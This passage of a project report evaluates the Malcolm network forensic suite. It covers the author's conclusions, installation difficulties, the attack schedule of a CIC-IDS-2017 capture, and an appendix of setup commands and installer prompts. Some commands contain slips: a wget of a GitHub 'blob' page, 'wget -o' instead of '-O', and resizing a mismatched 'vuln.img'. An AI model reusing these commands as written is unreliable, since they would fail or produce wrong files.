
  - HTTP statistics and individual request inspection



- Connectivity graph (similar to Arkime connection)




- Analyzed the third case with PacketSafari.com. It gives a side-by-side view of two windows:
  - A Wireshark-like interface: for filtering through the packets.
  - An AI agent for getting insights about selected packets



- **Conclusion:** Malcolm provided many advantages that were not available in alternative tools:
  - **Being free to use an open-source:** other services provided only trial versions with limitations on file size and some features.
  - **Private deployment:** if working with sensitive data, one may need to do all traffic analysis locally to keep the data private and not share it with external vendors.
  - **Ease of use:** one may quickly get insights in Malcolm without having to look through thousands of packets or write complicated filters.
  - **Accuracy:** results from Zeek and Suricata rely on signatures and smart heuristics, where AI results can often be inaccurate or include hallucinations.
  - **Live analysis:** other tools didn't provide this possibility.
  - **Rich and customizable views:** other tools provided very limited visualizations of PCAP data and inability to make custom dashboard or inspect uncommon protocols.

4. Discussion: Difficulties Faced

- Malcolm installation process presents multiple queries (shown in Appendix), I had to research new concepts and technologies (e.g., Index management policies, OUI MAC lookups, NetBox) to make informed decisions during installation.
- When analyzing a PCAP for the first time, it was difficult to find a starting point (i.e., where to look first), practicing these cases helped with understanding the network forensic investigation process.
- Initialization script used in Malcolm ISO was not operating as expected, I had to troubleshoot the issue and start the service manually (process explained in Appendix).
- Filtration syntax in Arkime and OpenSearch was unintuitive at some points, I had to refer to respective documentation pages to write valid queries.
- Malcolm server is quite resource-intensive, setting up and configuring resources on an external machine took DAYS of trial and error.
  - I initially planned to analyze a large file from CIC-2017-IDS dataset because this is where it makes sense to use specialized tools as it's almost impossible to filter through individual packets of the file using tools like Wireshark.




  - CIC-2017-IDS dataset contains large PCAPs with attacks for analyzing IDS systems. This Initialization script used in Malcolm ISO was not operating as expected, I had to troubleshoot the issue and start the service manually (process explained in Appendix).
  - `Thursday-WorkingHours.pcap` contained the following attacks:

```
Morning
- Web Attack – Brute Force (9:20 – 10 a.m.)
```

```
- Web Attack – XSS (10:15 – 10:35 a.m.)
- Web Attack – Sql Injection (10:40 – 10:42 a.m.)

Afternoon
- Infiltration – Dropbox download
- Meta exploit Win Vista (14:19 and 14:20-14:21 p.m.) and (14:33 -14:35)
- Infiltration – Cool disk – MAC (14:53 p.m. – 15:00 p.m.)
- Infiltration – Dropbox download: Win Vista (15:04 – 15:45 p.m.)
```

- Unfortunately, due to the lack of computational resources, the server could not handle processing the file.



5. Conclusion

This project explored the capabilities of the Malcolm network forensic analysis tool suite through hands-on experimentation with real-world malware traffic samples. By analyzing multiple PCAP files from different attack scenarios (including port scans, Remcos RAT infection, and AgentTesla data exfiltration), we demonstrated how Malcolm efficiently processes, indexes, and visualizes network traffic for forensic investigations.

Malcolm proved to be a powerful, open-source alternative to commercial network forensic tools, offering deep visibility into malicious traffic. While it demands substantial system resources, its flexibility, extensibility, and integration with leading security tools make it a valuable asset for SOC teams, incident responders, and forensic analysts.

6. Appendix

6.1. Malcolm Server Deployment

> Guide: https://cisagov.github.io/Malcolm/docs/malcolm-hedgehog-e2e-iso-install.html

1. Downloaded split ISOs from GitHub release page
2. Merged the ISOs using the provided release_cleaver.sh script


```
wget https://github.com/cisagov/Malcolm/blob/ee17331834cc7732ab95a3ed95bb8bc38a8fbd56/scripts/release_cleaver.sh
chmod +x release_cleaver.sh
./release_cleaver.sh malcolm-25.03.1.iso.*
```

3. Created a VM based on the ISO, provided the following resources: 35G of storage, 10G of RAM, and 10 vCPU.
4. Launched the VM, selected "Virtual Machine Single Partition Quick install" from the boot menu
5. Followed the installation prompts to set up hostname, user account, passwords and other parameters
    - Format non-OS drive(s) for artifact storage? Y
    - Disable IPv6? Y
    - Automatically login to the GUI session? Y
    - Should the GUI session be locked due to inactivity? N
    - Allow SSH password authentication? Y
6. Desktop view launched

7. This script at `/usr/local/bin/docker-load-wait.sh` is scheduled at startup to extracting and load locally stored images at `/malcolm_images.tar.xz`. Unfortunately, the script was stuck so I had to manually do the rest of the process.

```
#!/bin/bash

# Copyright (c) 2025 Battelle Energy Alliance, LLC.  All rights reserved.
exit 0

grep -q boot=live /proc/cmdline && exit 0

function finish {
  pkill -f "zenity.*Preparing Malcolm"
}

if [[ -f /malcolm_images.tar.xz ]] || pgrep -f "docker load" >/dev/null 2>&1 || pgrep -f "docker-untar" >/dev/null 2>&
1; then
  trap finish EXIT
  yes | zenity --progress --pulsate --no-cancel --auto-close --text "Malcolm Docker images are loading, please wa
it..." --title "Preparing Malcolm" &
  while [[ -f /malcolm_images.tar.xz ]] || pgrep -f "docker load" >/dev/null 2>&1 || pgrep -f "docker-untar" >/dev/nul
l 2>&1; do
    sleep 2
  done
fi
```

8. Directory at `~/Malcolm` contains docker installation sources, so I continued from there



9. Ran `./scripts/install.py` and followed the prompts, mostly accepting defaults:
   - Select container runtime engine (docker): 1
   - Malcolm processes will run as UID 1000 and GID 1000. Is this OK? y

- Run with Malcolm (all containers) or Hedgehog (capture only) profile? 1
- Should Malcolm use and maintain its own OpenSearch instance? y
- Compress local OpenSearch index snapshots? n
- Forward Logstash logs to a secondary remote document store? n
- Setting 16g for OpenSearch and 2500m for Logstash. Is this OK? y
- Setting 3 workers for Logstash pipelines. Is this OK?: y
- Restart Malcolm upon system or container daemon restart?y
- Select Malcolm restart behavior (1: no, 2: on-failure, 3: always, 4: unless-stopped): 4
- Require encrypted HTTPS connections? y
- Which IP version does the network support? (1: IPv4, 2: IPv6, or both): 1
- Will Malcolm be running behind another reverse proxy (Traefik, Caddy, etc.)? n
- Specify external container network name (or leave blank for default networking) ():
- Store PCAP, log and index files in /home/user/Malcolm?: y
- Enable index management policies (ILM/ISM) in Arkime?: n
- Should Malcolm delete the oldest database indices and capture artifacts based on available storage? n
- Automatically analyze all PCAP files with Arkime? y
- Automatically analyze all PCAP files with Suricata? y
- Download updated Suricata signatures periodically? n
- Automatically analyze all PCAP files with Zeek? y
- Is Malcolm being used to monitor an Operational Technology/Industrial Control Systems (OT/ICS) network? n
- Perform reverse DNS lookup locally for source and destination IP addresses in logs? n
- Perform hardware vendor OUI lookups for MAC addresses? y
- Perform string randomness scoring on some fields? y
- Should Malcolm accept logs and metrics from a Hedgehog Linux sensor or other forwarder? (1: no, 2: yes, 3: customize): 2
- Enable file extraction with Zeek? y
- Select file extraction behavior (4: all): 4
- Select file preservation behavior (1: quarantined, 2: all, 3: none): 1
- Expose web interface for downloading preserved files? y
- ZIP downloaded preserved files? y
- Enter ZIP archive password for downloaded preserved files (or leave blank for unprotected): infected
- Scan extracted files with ClamAV? y
- Scan extracted files with Yara? y
- Scan extracted PE files with Capa? y
- Lookup extracted file hashes with VirusTotal? n
- Download updated file scanner signatures periodically? n
- Configure pulling from threat intelligence feeds for Zeek intelligence framework? n
- Should Malcolm run and maintain an instance of NetBox, an infrastructure resource modeling tool? n
- Should Malcolm capture live network traffic? (1: no, 2: yes, 3: customize) 2
- Specify capture interface(s) (comma-separated): eth0
- Enable dark mode for OpenSearch Dashboards? y
- Pull Malcolm images? y

10. Finally, it shown this message

    > Malcolm has been installed to /home/user/Malcolm. See README.md for more information. Scripts for starting and stopping Malcolm and changing authentication-related settings can be found in /home/user/Malcolm/scripts.

11. Rebooted the system, then ran `./scripts/auth_setup.py` script for yet another configuration quistionaire.
    - Configure Authentication (all): 1
    - Select authentication method (basic): 1
    - Store administrator username/password for basic HTTP authentication? y
    - Administrator username (between 4 and 32 characters; alphanumeric, _, -, and . allowed) (): analyst
    - analyst password (between 8 and 128 characters): xxxxxxxx
    - analyst password (again): xxxxxxxx
    - Additional local accounts can be created at https://localhost/auth/ when Malcolm is running
    - (Re)generate self-signed certificates for HTTPS access? y
    - (Re)generate self-signed certificates for a remote log forwarder? y
    - Configure Keycloak? n
    - Configure remote primary or secondary OpenSearch/Elasticsearch instance? n
    - Store username/password for OpenSearch Alerting email sender account? n
    - (Re)generate internal passwords for NetBox? y
    - (Re)generate internal passwords for Keycloak's PostgreSQL database? y
    - (Re)generate internal superuser passwords for PostgreSQL? y
    - (Re)generate internal passwords for Redis? y
    - Store password hash secret for Arkime viewer cluster? n
    - Transfer self-signed client certificates to a remote log forwarder? n
12. Inspected `docker-compose.yaml` file: it contains two profiles
    - `malcolm`: for setting up the main server
    - `hedgehog`: for setting up a sensor node (running hedgehog linux)
13. Pulled the required images from GitHub container registry for the `malcolm` profile

    ```
    docker compose --profile malcolm pull
    ```

```
malcolm@malcolm:Malcolm$ docker compose --profile malcolm pull
[+] Pulling 24/24
 ✔redis Skipped - Image is already being pulled by redis-cache
 ✔suricata-live Skipped - Image is already being pulled by suricata
 ✔arkime-live Skipped - Image is already being pulled by arkime
 ✔zeek-live Skipped - Image is already being pulled by zeek
 ✔pcap-capture Pulled
 ✔postgres Pulled
 ✔redis-cache Pulled
 ✔file-monitor Pulled
 ✔arkime Pulled
 ✔zeek Pulled
 ✔upload Pulled
 ✔dashboards Pulled
 ✔opensearch Pulled
 ✔suricata Pulled
 ✔freq Pulled
 ✔api Pulled
 ✔filebeat Pulled
 ✔netbox Pulled
 ✔htadmin Pulled
 ✔nginx-proxy Pulled
 ✔pcap-monitor Pulled
 ✔keycloak Pulled
 ✔dashboards-helper Pulled
 ✔logstash Pulled
malcolm@malcolm:Malcolm$
```

1. Started malcolm server using `./scripts/start`. Logs from docker compose were shown. This final message was shown.

```
Started Malcolm


Malcolm services can be accessed at https://192.168.122.215/
------------------------------------------------------------

malcolm@malcolm:Malcolm$
```

2. Queried server status with `./scripts/status`. It shows exposed ports and health status of containers.

```
malcolm@malcolm:Malcolm$ ./scripts/status
NAME                        IMAGE                                                COMMAND                  SERVICE             CREATED          STATUS                    PORTS
malcolm-api-1               ghcr.io/idaholab/malcolm/api:25.03.1                 "/usr/bin/tini -- /u…"   api                 29 minutes ago   Up 7 minutes (healthy)    5000/tcp
malcolm-arkime-1            ghcr.io/idaholab/malcolm/arkime:25.03.1              "/usr/bin/tini -- /u…"   arkime              29 minutes ago   Up 7 minutes (healthy)    8000/tcp, 8005/tcp, 8081/tcp
malcolm-arkime-live-1       ghcr.io/idaholab/malcolm/arkime:25.03.1              "/usr/bin/tini -- /u…"   arkime-live         29 minutes ago   Up 7 minutes (healthy)
malcolm-dashboards-1        ghcr.io/idaholab/malcolm/dashboards:25.03.1          "/usr/bin/tini -- /u…"   dashboards          29 minutes ago   Up 7 minutes (healthy)    5601/tcp
malcolm-dashboards-helper-1 ghcr.io/idaholab/malcolm/dashboards-helper:25.03.1   "/usr/bin/tini -- /u…"   dashboards-helper   29 minutes ago   Up 7 minutes (healthy)    28991/tcp
malcolm-file-monitor-1      ghcr.io/idaholab/malcolm/file-monitor:25.03.1        "/usr/bin/tini -- /u…"   file-monitor        29 minutes ago   Up 7 minutes (healthy)    3310/tcp, 8440/tcp
malcolm-filebeat-1          ghcr.io/idaholab/malcolm/filebeat-oss:25.03.1        "/usr/bin/tini -- /u…"   filebeat            29 minutes ago   Up 7 minutes (healthy)
malcolm-freq-1              ghcr.io/idaholab/malcolm/freq:25.03.1                "/usr/bin/tini -- /u…"   freq                29 minutes ago   Up 7 minutes (healthy)    10004/tcp
malcolm-htadmin-1           ghcr.io/idaholab/malcolm/htadmin:25.03.1             "/usr/bin/tini -- /u…"   htadmin             29 minutes ago   Up 7 minutes (healthy)    80/tcp
malcolm-keycloak-1          ghcr.io/idaholab/malcolm/keycloak:25.03.1            "/usr/bin/tini -- /u…"   keycloak            29 minutes ago   Up 7 minutes (healthy)    8080/tcp, 8443/tcp, 9000/tcp
malcolm-logstash-1          ghcr.io/idaholab/malcolm/logstash-oss:25.03.1        "/usr/bin/tini -- /u…"   logstash            29 minutes ago   Up 7 minutes (healthy)    5044/tcp, 9001/tcp, 9600/tcp
malcolm-netbox-1            ghcr.io/idaholab/malcolm/netbox:25.03.1              "/usr/bin/tini -- /u…"   netbox              29 minutes ago   Up 7 minutes (healthy)    9001/tcp
malcolm-nginx-proxy-1       ghcr.io/idaholab/malcolm/nginx-proxy:25.03.1         "/sbin/tini -- /usr/…"   nginx-proxy         29 minutes ago   Up 7 minutes (healthy)    0.0.0.0:443->443/tcp
malcolm-opensearch-1        ghcr.io/idaholab/malcolm/opensearch:25.03.1          "/usr/bin/tini -- /u…"   opensearch          29 minutes ago   Up 7 minutes (healthy)    9200/tcp, 9300/tcp, 9600/tcp, 9650/tcp
malcolm-pcap-capture-1      ghcr.io/idaholab/malcolm/pcap-capture:25.03.1        "/usr/bin/tini -- /u…"   pcap-capture        29 minutes ago   Up 7 minutes (healthy)
malcolm-pcap-monitor-1      ghcr.io/idaholab/malcolm/pcap-monitor:25.03.1        "/usr/bin/tini -- /u…"   pcap-monitor        29 minutes ago   Up 7 minutes (healthy)    30441/tcp
malcolm-postgres-1          ghcr.io/idaholab/malcolm/postgresql:25.03.1          "/sbin/tini -- /usr/…"   postgres            29 minutes ago   Up 7 minutes (healthy)    5432/tcp
malcolm-redis-1             ghcr.io/idaholab/malcolm/redis:25.03.1               "/sbin/tini -- /usr/…"   redis               29 minutes ago   Up 7 minutes (healthy)    6379/tcp
malcolm-redis-cache-1       ghcr.io/idaholab/malcolm/redis:25.03.1               "/sbin/tini -- /usr/…"   redis-cache         29 minutes ago   Up 7 minutes (healthy)    6379/tcp
malcolm-suricata-1          ghcr.io/idaholab/malcolm/suricata:25.03.1            "/usr/bin/tini -- /u…"   suricata            29 minutes ago   Up 7 minutes (healthy)
malcolm-suricata-live-1     ghcr.io/idaholab/malcolm/suricata:25.03.1            "/usr/bin/tini -- /u…"   suricata-live       29 minutes ago   Up 7 minutes (healthy)
malcolm-upload-1            ghcr.io/idaholab/malcolm/file-upload:25.03.1         "/usr/bin/tini -- /u…"   upload              29 minutes ago   Up 7 minutes (healthy)    22/tcp, 80/tcp
malcolm-zeek-1              ghcr.io/idaholab/malcolm/zeek:25.03.1                "/usr/bin/tini -- /u…"   zeek                29 minutes ago   Up 7 minutes (healthy)
malcolm-zeek-live-1         ghcr.io/idaholab/malcolm/zeek:25.03.1                "/usr/bin/tini -- /u…"   zeek-live           29 minutes ago   Up 7 minutes (healthy)
```

3. Accessed the server homepage at the shown URL. For HTTPS access, generated certs should be added to local browser trust store.


6.2. Running Dockerized Malcolm in an Ubuntu Server VM

- Created an Ubuntu 24.04 server VM

```
# Obtain an Ubuntu Cloud guest
wget https://cloud-images.ubuntu.com/releases/noble/release-20241004/ubuntu-24.04-server-cloudimg-amd64.i
```

```
mg

# Download cloud-init file from GNS3 website, preconfigured with
#  credentials ubuntu:ubuntu and openssh-server installed
wget https://github.com/GNS3/gns3-registry/raw/master/cloud-init/ubuntu-cloud/ubuntu-cloud-init-data.iso

# Create 20GB storage disk based on server image
cp ubuntu-24.04-server-cloudimg-amd64.img /var/lib/libvirt/images/malcolm.img
qemu-img resize /var/lib/libvirt/images/vuln.img +30G
```

- Create the VM in `virt-manager` booting from the cloud-init ISO and using storage file at `/var/lib/libvirt/images`



- SSH into the machine and install `docker` and compose plugin.

```
# Install docker, add user to docker group
sudo apt update && sudo apt install -y docker.io
sudo usermod -aG docker $USER

# Exit and relogin to SSH then verify
docker run hello-world

# Download compose plugin
sudo mkdir -p /usr/local/lib/docker/cli-plugins
cd /usr/local/lib/docker/cli-plugins
sudo wget -o docker-compose https://github.com/docker/compose/release/download/v2.35.1/docker-compose-linux-x86_64
sudo chmod +x ./docker-compose

# Verify
docker compose version
```

- Download and configure installation files from containerized malcolm

```
sudo apt install unzip
wget https://github.com/idaholab/Malcolm/releases/download/v25.03.1/malcolm-25.03.1-docker_install.zip
unzip malcolm-25.03.1-docker_install.zip
```

- Run the scripts and follow the same steps explained in the previous section.

```
sudo ./install.py
```

6.3. External Links

- https://en.wikipedia.org/wiki/Network_forensics
- https://cisagov.github.io/Malcolm/docs/
- https://www.malware-traffic-analysis.net/
- https://docs.zeek.org/en/master/logs/index.html

- https://docs.suricata.io/en/latest/rules/index.html
- https://arkime.com/apiv3
- https://docs.opensearch.org/docs/latest/query-dsl/
- https://apackets.com/
- https://packetSafari.com
- https://www.unb.ca/cic/datasets/ids-2017.html